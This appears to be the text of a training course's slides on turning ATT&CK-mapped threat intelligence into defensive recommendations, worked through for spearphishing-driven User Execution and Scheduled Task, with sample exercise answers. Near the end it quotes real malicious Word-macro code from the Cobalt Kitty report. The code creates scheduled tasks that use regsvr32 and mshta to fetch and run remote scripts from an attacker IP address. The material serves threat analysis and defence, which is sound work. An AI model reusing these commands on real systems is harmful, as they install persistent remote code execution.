# CS668:
# Module 3.5:
# Making Defensive Recommendations from ATT&CK-Mapped Data

# Applying Technique Intelligence to Defense

- **We've now seen a few ways to identify techniques seen in the wild**
  - Extracted from finished reporting
  - Extracted from raw/incident data
  - Leveraging data already mapped by ATT&CK team
- **Can identify techniques used by multiple groups we care about**
  - May be our highest priority starting point

- **How do we make that intelligence actionable?**

# Process for Making Recommendations from Techniques

1. Determine priority techniques
2. Research how techniques are being used
3. Research defensive options related to technique
4. Research organizational capability/constraints
5. Determine what tradeoffs are for org on specific options
6. Make recommendations

# 0. Determine Priority Techniques

- Multiple ways to prioritize, today focused on leveraging CTI

1. Data sources: what data do you have already?
2. Threat intelligence: what are your adversaries doing?
3. Tools: what can your current tools cover?
4. Red team: what can you see red teamers doing?

# 0. Determine Priority Techniques

- Threat intelligence: what are your adversaries doing?
  1. Spearphishing Attachment
  2. Spearphishing Link
  3. Scheduled Task
  4. Scripting
  5. User Execution
  6. Registry Run Keys/Startup Folder
  7. Network Service Scanning

# 1. Research How Techniques Are Being Used

- What specific procedures are being used for a given technique?
  - Important that our defensive response overlaps with activity

From the APT39 Report

FireEye Intelligence has observed APT39 leverage spear phishing emails with malicious attachments and/or hyperlinks typically resulting in a POWBAT infection

  - Execution – User Execution (T1204)

From the Cobalt Kitty Report

Two types of payloads were found in the spear-phishing emails

  - Execution – User Execution (T1204)

# 1. Research How Techniques Are Being Used

MITRE | ATT&CK™ Matrices Tactics Techniques Mitigations Groups

## User Execution

### Procedure Examples

| Name | Description |
|---|---|
| admin@338 | admin@338 has attempted to get victims to launch malicious Microsoft Word attachments delivered via spearphishing emails. [74] |
| APT12 | APT12 has attempted to get victims to open malicious Microsoft Word and PDF attachment sent via spearphishing. [72] [73] |
| APT19 | APT19 attempted to get users to launch malicious attachments delivered via spearphishing emails. [15] |
| APT28 | APT28 attempted to get users to click on Microsoft Office attachments containing malicious macro scripts. [21] [22] |
| APT29 | APT29 has used various forms of spearphishing attempting to get a user to open links or attachments, including, but not limited to, malicious Microsoft Word documents, .pdf, and .lnk files. [25] [2] |
| APT32 | APT32 has attempted to lure users to execute a malicious dropper delivered via a spearphishing attachment. [57] [58] [59] |

# 2. Research Defensive Options Related to Technique

- **Many sources provide defensive information indexed to ATT&CK**
  - ATT&CK
    - Data Sources
    - Detections
    - Mitigations
    - Research linked to from Technique pages
  - MITRE Cyber Analytics Repository (CAR)
  - Roberto Rodrigue ’s ThreatHunter-Playbook
  - Atomic Threat Coverage

- Supplement with your own research

# 2. Research Defensive Options Related to Technique


MITRE | ATT&CK™ Matrices Tactics Techniques Mitigations Groups

## User Execution

An adversary may rely upon specific actions by a user in order to gain execution. This may be direct code execution, such as when a user opens a malicious executable delivered via Spearphishing Attachment with the icon and apparent extension of a document file. It also may lead to other execution techniques, such as when a user clicks on a link delivered via Spearphishing Link that leads to exploitation of a browser or application vulnerability via Exploitation for Client Execution. Adversaries may use several types of files that require a user to execute them, including .doc, .pdf, .xls, .rtf, .scr, .exe, .lnk, .pif, and .cpl.

As an example, an adversary may weaponize Windows Shortcut Files (.lnk) to bait a user into clicking to execute the malicious payload.[1] A malicious .lnk file may contain PowerShell commands. Payloads may be included into the .lnk file itself, or be downloaded from a remote server.[2][3]

ID: T1204

Tactic: Execution

Platform: Linux, Windows, macOS

Permissions Required: User

Data Sources: Anti-virus, Process command-line parameters, Process monitoring


Contributors: Oleg Skulkin, Group-IB

Version: 1.1



MITRE

# 2. Research Defensive Options Related to Technique




## User Execution

### Mitigations

| Mitigation | Description |
|---|---|
| Execution Prevention | Application whitelisting may be able to prevent the running of executables masquerading as other files. |
| Network Intrusion Prevention | If a link is being visited by a user, network intrusion prevention systems and systems designed to scan and remove malicious downloads can be used to block activity. |
| Restrict Web-Based Content | If a link is being visited by a user, block unknown or unused files in transit by default that should not be downloaded or by policy from suspicious sites as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some download scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious files in Obfuscated Files or Information. |
| User Training | Use user training as a way to bring awareness to common phishing and spearphishing techniques and how to raise suspicion for potentially malicious events. |

# 2. Research Defensive Options Related to Technique


MITRE | ATT&CK™ Matrices Tactics Techniques Mitigations Groups

## User Execution

### Detection

Monitor the execution of and command-line arguments for applications that may be used by an adversary to gain Initial Access that require user interaction. This includes compression applications, such as those for zip files, that can be used to Deobfuscate/Decode Files or Information in payloads.

Anti-virus can potentially detect malicious documents and files that are downloaded and executed on the user's computer. Endpoint sensing or network sensing can potentially detect malicious events once the file is opened (such as a Microsoft Word document or PDF reaching out to the internet or spawning Powershell.exe) for techniques such as Exploitation for Client Execution and Scripting.



MITRE

# 2. Research Defensive Options Related to Technique



# User Execution

## References


1. Ahl, I. (2017, June 06). Privileges and Credentials: Phished at the Request of Counsel. Retrieved May 17, 2018.
2. Lee, B, et al. (2018, February 28). Sofacy Attacks Multiple Government Entities. Retrieved March 15, 2018.
3. F-Secure Labs. (2015, September 17). The Dukes: 7 years of Russian cyberespionage. Retrieved December 10, 2015.
4. Foltýn, T. (2018, March 13). OceanLotus ships new backdoor using old tricks. Retrieved May 22, 2018.
5. O'Leary, J., et al. (2017, September 20). Insights into Iranian Cyber Espionage: APT33 Targets Aerospace and Energy Sectors and has Ties to Destructive Malware. Retrieved February 15, 2018.
6. FireEye. (2018, February 20). APT37 (Reaper): The Overlooked North Korean Actor. Retrieved March 1, 2018.
20. Falcone, R., et al. (2018, August 02). The Gorgon Group: Slithering Between Nation State and Cybercrime. Retrieved August 7, 2018.
21. Sherstobitoff, R. (2018, March 08). Hidden Cobra Targets Turkish Financial Sector With New Bankshot Implant. Retrieved May 18, 2018.
22. Axel F, Pierre T. (2017, October 16). Leviathan: Espionage actor spearphishes maritime and defense targets. Retrieved February 15, 2018.
23. Counter Threat Unit Research Team. (2017, July 27). The Curious Case of Mia Ash: Fake Persona Lures Middle Eastern Targets. Retrieved February 26, 2018.
24. PwC and BAE Systems. (2017, April). Operation Cloud Hopper: Technical Annex. Retrieved April 13, 2017.
25. FireEye iSIGHT Intelligence. (2017, April 6). APT10 (MenuPass

# 2. Research Defensive Options Related to Technique

## WINDOWS ATT&CK LOGGING CHEAT SHEET - Win 7 - Win 2012

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| Execution | Service Execution | T1035 | 4688 Process CMD Line | 4688 Process Execution | 4657 Windows Registry | 7045 New Service | 7040 Servi |
| Execution | User Execution | T1204 | 4688 Process CMD Line | 4688 Process Execution | Anti-virus | | |
| Execution | Windows Management Instrumentation | T1047 | 4688 Process CMD Line | 4688 Process Execution | 4624 Authentication logs | Netflow/Enclave netflow | |

https://www.malwarearchaeology.com/s/Windows-ATTCK_Logging-Cheat-Sheet_ver_Sept_2018.pdf

- Further research shows that for Windows to generate event 4688 multiple GPO changes are required and it is very noisy
- Similar information can be gathered via Sysmon with better filtering

# 2. Research Defensive Options Related to Technique

- ATT&CK:
  - https://attack.mitre.org
- Cyber Analytics Repository:
  - https://car.mitre.org/
- Threat Hunter Playbook
  - https://github.com/hunters-forge/ThreatHunter-Playbook
- Windows ATT&CK Logging Cheatsheet
  - https://www.malwarearchaeology.com/cheat-sheets

# 2. Research Defensive Options Related to Technique

- User training
- Application whitelisting
- Block unknown files in transit
- NIPS
- File detonation systems
- Monitor command-line arguments
  - Windows Event Log 4688
  - Sysmon
- Anti-Virus
- Endpoint sensing

# 3. Research Organizational Capabilities/Constraints

- What data sources, defenses, mitigations are already collected/in place?
  - Some options may be inexpensive/simple
  - Possibly new analytics on existing sources
- What products are already deployed that may have add'l capabilities?
  - E.g. able to gather new data sources/implement new mitigations
- Is there anything about the organization that may preclude responses?
  - E.g. user constraints/usage patterns

# 3. Research Organizational Capabilities/Constraints

- Notional Capabilities
  - Windows Events already collected to SIEM (but not process info)
  - Evaluating application whitelisting tools
  - Highly technical workforce
  - Already have an email file detonation appliance
  - Already have anti-virus on all endpoints
- Notional Constraints
  - SIEM at close to license limit, increase would be prohibitive
  - Large portion of user population developers, run arbitrary binaries
  - Files in transit usually encrypted passing by NIPS

# 4. Determine What Tradeoffs Are for Org on Specific Options

- How do each of the identified options fit into your org?

- Example Positives
  - Leveraging existing strengths/tools/data sources
  - Close fit with specific threat
- Example Negatives
  - Cost not commiserate with risk averted
  - Poor cultural fit with organization

- Highly dependent on your specific organization


# 4. Determine What Tradeoffs Are for Org on Specific Options

| Defensive option | Example Pros | Example Cons |
|---|---|---|
| Increase user training around clicking on attachments | Covers most common use case, technical workforce likely will make good sensors | Time investment by all users, training fatigue |
| Enforcement of application whitelisting | Already examining whitelisting solution, most binaries of concern never seen before | Developer population heavily impacted if prevented from running arbitrary binaries. High support cost. |
| Monitor command-line arguments/create analytic | Collecting events already, already feeding into a SIEM | Volume of logs from processes likely unacceptable license cost. |
| Anti-Virus | Already in place | Limited signature coverage |
| Install endpoint detection and response (EDR) product | Possibly best visibility without greatly increasing log volumes | No existing tool, prohibitively expensive |
| Email Detonation Appliance | Already in place | May not have full visibility into inbound email |

# 5. Make Recommendations

- Could be technical, policy, or risk acceptance
- Could be for management, SOC, IT, all of the above
- Some potential recommendation types:
  - Technical
    - Collect new data sources
    - Write a detection/analytic from existing data
    - Change a config/engineering changes
    - New tool
  - Policy changes
    - Technical/human
  - Accept risk
    - Some things are undetectable/unmitigable or not worth the tradeoff

# 5. Make Recommendations




None of our existing tools have visibility into **Command-Line Interface** so we'll need to obtain something new

**Supply Chain Compromise** and **Component Firmware** are beyond our capability and resources to stop or detect, so we'll accept the risk

Low Confidence of Detection

Prioritized Technique

# 5. Make Recommendations (Example)

1. **New user training around not clicking on attachments**
   - Policy changed matched with a technical workforce
2. **Continued use of AV**
   - No additional cost
3. **Increase coverage of email detonation**
   - Taking advantage of existing tools

# Exercise: Defensive Recommendations

Worksheet in attack.mitre.org/training/cti under Exercise 5
"Making Defensive Recommendations Guided Exercise"

Download the worksheet and work through recommendation process

1. Determine priority techniques
2. Research how techniques are being used
3. Research defensive options related to technique
4. Research organizational capability/constraints
5. Determine what tradeoffs are for org on specific options
6. Make recommendations

# Going Over the Exercise

- What resources were helpful to you finding defensive options?
- What kind of recommendations did you end up making?
- Did you consider doing nothing or accepting risk?
- Were there any options that were completely inappropriate for you?

# 0. Determine Priority Techniques

- Threat intelligence: what are your adversaries doing?
  1. Spearphishing Attachment
  2. Spearphishing Link
  3. Scheduled Task
  4. Scripting
  5. User Execution
  6. Registry Run Keys/Startup Folder
  7. Network Service Scanning

# 1. Research How Techniques Are Being Used

## From the Cobalt Kitty Report

```
Set fso = Nothing
sCMDLine = "schtasks /create /sc MINUTE /tn ""Power Efficiency Diagnostics"" /tr
""\""regsvr32.exe\"" /s /n /u /i:\""h\""t\""t\""p://110.10.179.65:80/download/
microsoftv.jpg scrobj.dll"" /mo 15 /F"
lSuccess = CreateProcessA(sNull, _
                          sCMDLine, _
```

```
vbCrLf & "  <Actions Context=""Author""">" & vbCrLf & "    <Exec>" &
vbCrLf & "      <Command>mshta.exe</Command>" & vbCrLf
tstr = tstr & "<Arguments>about:""&lt;script language=""vbscript""
src=""http://110.10.179.65:80/download/microsoftp.jpg""&gt;code
close&lt;/script&gt;""</Arguments>" & vbCrLf
tstr = tstr & "</Exec>" & vbCrLf & "  </Actions>" & vbCrLf & "</
Task>"
XMLStr = tstr
```

**Within a Word Macro**

# 2. Research Defensive Options Related to Technique

MITRE | ATT&CK™ Matrices Tactics Techniques Groups Software Resources Blog Contact

## Scheduled Task

Utilities such as at and schtasks, along with the Windows Task Scheduler, can be used to schedule programs or scripts to be executed at a date and time. A task can also be scheduled on a remote system, provided the proper authentication is met to use RPC and file and printer sharing is turned on. Scheduling a task on a remote system typically required being a member of the Administrators group on the the remote system. [1]

An adversary may use task scheduling to execute programs at system startup or on a scheduled basis for persistence, to conduct remote Execution as part of Lateral Movement, to gain SYSTEM privileges, or to run a process under the context of a specified account.

ID: T1053

Tactic: Execution, Persistence, Privilege Escalation

Platform: Windows

Data Sources: File monitoring, Process monitoring, Process command-line parameters, Windows event logs

Supports Remote: Yes

CAPEC ID: CAPEC-557

Contributors: Leo Loobeek, @leoloobeek, Travis Smith, Tripwire, Alain Homewood, Insomnia Security

Version: 1.0

# Scheduled Task

## Detection

Monitor scheduled task creation from common utilities using command-line invocation. Legitimate scheduled tasks may be created during installation of new software or through system administration functions. Monitor process execution from the `svchost.exe` in Windows 10 and the Windows Task Scheduler `taskeng.exe` for older versions of Windows. [83] If scheduled tasks are not used for persistence, then the adversary is likely to remove the task when the action is complete. Monitor Windows Task Scheduler stores in `%systemroot%\System32\Tasks` for change entries related to scheduled tasks that do not correlate with known software, patch cycles, etc. Data and events should not be viewed in isolation, but as part of a chain of behavior that could lead to other activities, such as network connections made for Command and Control, learning details about the environment through Discovery, and Lateral Movement.

Configure event logging for scheduled task creation and changes by enabling the "Microsoft-Windows-TaskScheduler/Operational" setting within the event logging service. [84] Several events will then be logged on scheduled task activity, including: [85][86]

- Event ID 106 on Windows 7, Server 2008 R2 - Scheduled task registered
- Event ID 140 on Windows 7, Server 2008 R2 / 4702 on Windows 10, Server 2016 - Scheduled task updated
- Event ID 141 on Windows 7, Server 2008 R2 / 4699 on Windows 10, Server 2016 - Scheduled task deleted
- Event ID 4698 on Windows 10, Server 2016 - Scheduled task created
- Event ID 4700 on Windows 10, Server 2016 - Scheduled task enabled
- Event ID 4701 on Windows 10, Server 2016 - Scheduled task disabled

Tools such as Sysinternals Autoruns may also be used to detect system changes that could be attempts at persistence, including listing current scheduled tasks. [87] Look for changes to tasks that do not correlate with known software, patch cycles, etc. Suspicious program execution through scheduled tasks may show up as outlier processes that have not been seen before when compared against historical data.

Monitor processes and command-line arguments for actions that could be taken to create tasks. Remote access tools with built-in features may interact directly with the Windows API to perform these functions outside of typical system utilities. Tasks may also be created through Windows system management tools such as Windows Management Instrumentation and PowerShell, so additional logging may need to be configured to gather the appropriate data.

# 3. Research Organizational Capabilities/Constraints

- For this exercise, assume that you have Windows Event Log Collection going to a SIEM, but no ability to collect process execution logging.

# 4. Determine What Tradeoffs Are for Org on Specific Options

| Defensive option | Pros | Cons |
|---|---|---|
| Monitor scheduled task creation from common utilities using command-line invocation | Would allow us to collect detailed information on how task added. | Organization has no ability to collect process execution logging. |
| Configure event logging for scheduled task creation and changes | Fits well into existing Windows Event Log collection system, would be simple to implement enterprise wide. | Increases collected log volumes. |
| Sysinternals Autoruns may also be used | Would collect on other persistence techniques as well. Tool is free. | Not currently installed, would need to be added to all systems along with data collection and analytics of results. |
| Monitor processes and command-line arguments | Would allow us to collect detailed information on how task added. | Organization has no ability to collect process execution logging. |

# 5. Make Recommendations

Given the limitations and sources we pointed at, likely answers similar to:

- Enable "Microsoft-Windows-TaskScheduler/Operational" setting within the event logging service, and create analytics around Event ID 106 - Scheduled task registered, and Event ID 140 - Scheduled task updated

Possibly

- Use Autoruns to watch for changes that could be attempts at persistence